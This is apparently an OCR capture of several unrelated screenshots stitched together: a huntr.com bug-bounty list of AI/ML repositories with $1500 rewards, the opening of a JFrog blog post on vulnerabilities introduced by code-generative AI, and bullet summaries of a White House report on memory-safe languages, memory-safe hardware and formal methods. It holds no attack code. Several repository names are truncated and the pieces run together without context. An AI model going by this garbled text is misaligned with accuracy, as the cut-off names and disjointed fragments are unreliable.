
https://huntr.com/

180+ AI/ML repos in scope

ngface/transformers	
pytorch/pytorch	$1500
scikit-learn/scikit-learn	$1500
pallets/flask	$1500
keras-team/keras	$1500
tiangol	$1500
ve/kserve	
microsoft/onnxruntime	$1500
huggingface/tokenizers	$1500
scikit-image/scikit-image	$1500
alteryx/featuretools	$1500

Cookies

We use minimal analytics to optimise your website experience.



https://jfrog.com/blog/analyzing-common-vulnerabilities-introduced-by-code-generative-ai/

Analyzing common vulnerabilities introduced by Code-Generative AI

By Natan Nehorai, Application Security Researcher | February 7, 2024
15 min read

Artificial Intelligence tools such as Bard, ChatGPT, and Bing Chat are the current big names in the Large Language Model (LLM) category which is on the rise.

LLMs are trained on vast data sets to be able to communicate by using everyday human language as a chat prompt.


Sign up for blog updates
Email address*
□ I have read and agreed to the Privacy Policy
Subscribe >
Popular Tags
CI/CD | Artifactory | Best Practices | DevOps | Xray
TRY THE JFROG PLATFORM
Privacy - Terms

STORMWATCH

CYBERSECURITY NEWS

CYBER WONKS

https://www.whitehouse.gov/wp-content/uploads/2024/02/Final-ONCD-Technical-Report.pdf



BACK TO THE BUILDING BLOCKS:

A PATH TOWARD SECURE AND MEASURABLE SOFTWARE

FEBRUARY 2024

THE WHITE HOUSE
WASHINGTON

- **Memory Safe Programming Languages**: Advocates for the adoption of memory-safe languages to reduce vulnerabilities, backed by CISA's recommendations and industry analysis showing a significant reduction in security vulnerabilities.

- **Memory Safe Hardware**: Explores hardware approaches like memory-tagging and CHERI architecture to achieve memory safety, especially in constrained environments like space systems.

- **Formal Methods**: Suggests using formal methods to prove software correctness and security, highlighting techniques like sound static analysis, model checkers, and assertion-based testing to mitigate vulnerabilities.

